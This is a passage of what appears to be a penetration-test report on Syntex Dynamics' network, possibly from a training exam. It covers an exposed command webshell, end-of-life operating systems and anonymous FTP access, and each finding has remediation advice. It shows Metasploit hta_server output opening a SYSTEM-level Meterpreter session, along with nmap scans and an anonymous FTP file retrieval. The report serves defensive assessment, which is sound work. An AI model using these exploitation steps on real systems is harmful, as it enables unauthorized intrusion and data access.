


Figure 1: Proof-of-Concept command webshell works as intended

```
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.100.5:9001/mDcEiQwYAIuLfGf.hta
[*] Server started.
[*] 192.168.100.51 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.100.51
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.100.51:52117 ) at 2024-07-07 20:56:38 +0530
sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ WINSERVER-02	192.168.100.5:4444 -> 192.168.100.51:52117 (192.168.100.51)

```
msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WINSERVER-02
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs
```

Figure 2: Metasploit module exploit and Administrator access on endpoint

Remediation

- Ensure that access to webshell is not anonymous and is access protected with a strong, complicated password and MFA if available.
- If webshell is not necessary, take down the webshell page.

IPT-007 Insufficient Patch Management - Operating Systems (Critical)

Description:	<p>Syntex Dynamics allowed various end-of-life operating systems to operate on its network:</p> <ul style="list-style-type: none"> • Windows Server 2012 (End of Life October 9, 2018) • Windows Server 2008 (End of Extended Support January 14, 2020) • FreeBSD 6.2 (End of Life May 1, 2008)
Risk:	<p>Likelihood: High – This vulnerability can easily be discovered using basic tools.</p> <p>Impact: Very High – If an attacker chooses to exploit this vulnerability, they can possibly gain remote code execution or deny service to the endpoint.</p>
System:	Please see attached file
Tools Used:	Nmap, Metasploit
References:	<p>NIST SP 800-53 r4 MA-6 - Timely Maintenance</p> <p>NIST SP 800-53 r4 SI-2 - Flaw Remediation</p>

Remediation

- Update Operating Systems to the most recent version.

IPT-008 Security Misconfiguration - FTP (High)

Description:	<p>Syntex Dynamics allows FTP anonymous login access via two (2) endpoints.</p> <p>The team was able to exploit this access into reading a text file called "updates.txt". Attackers can abuse this access to potentially obtain sensitive information and delete or upload files.</p>
Risk:	<p>Likelihood: High – This attack is effective in environments allowing FTP anonymous login.</p> <p>Impact: High – An attacker can access potentially sensitive information, modify or upload files.</p>
System:	192.168.100.51, 52
Tools Used:	Nmap, Command Line
References:	CSO Article - FBI warns of attacks on anonymous FTP servers

Evidence

```

Nmap scan report for ip-192-168-100-51.ec2.internal 192.168.100.51
Host is up (0.00052s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|   SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-19-22 02:25AM      <DIR>          aspnet_client
| 04-19-22 01:19AM                  1400 cmdasp.aspx
| 04-19-22 12:17AM                  99710 iis-85.png
| 04-19-22 12:17AM                   701 iisstart.htm
|_04-19-22 02:13AM                   22 robots.txt.txt


```

Figure 1: Nmap scan showing anonymous FTP login allowed

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-07 03:54 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00066s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 65534  65534      318 Apr 18  2022 updates.txt
```

Figure 2: Nmap scan showing anonymous FTP login allowed, and updates.txt

```
root@kali:~/EXAM# ftp 192.168.100.52
Connected to 192.168.100.52.
220 (vsFTPd 3.0.3)
Name (192.168.100.52:root): anonymous
330 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 65534  65534      318 Apr 18  2022 updates.txt
226 Directory send OK.
ftp> get updates.txt
.local: updates.txt remote: updates.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for updates.txt (318 bytes).
226 Transfer complete.
318 bytes received in 0.00 secs (369.6987 kB/s)
ftp>
```



The screenshot shows a terminal window on the left and a file preview window on the right. The terminal window shows the command sequence for connecting to the FTP server, logging in as 'anonymous', and retrieving the 'updates.txt' file. The file preview window shows the content of 'updates.txt', which includes a greeting and instructions for using the server.

Figure 3: Subsequent retrieval and access of updates.txt file

Remediation

- Disable anonymous FTP access

Additional Scans and Reports

T2T provides all clients with comprehensive report information gathered during testing. This includes OpenVAS files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by T2T.

The reports highlight hygiene issues that require attention but are less likely to lead to a breach, such as defense-in-depth opportunities. For more information, please refer to the documents in your shared drive folder labeled “**Syntex Dynamics SD-001**”.



Last Page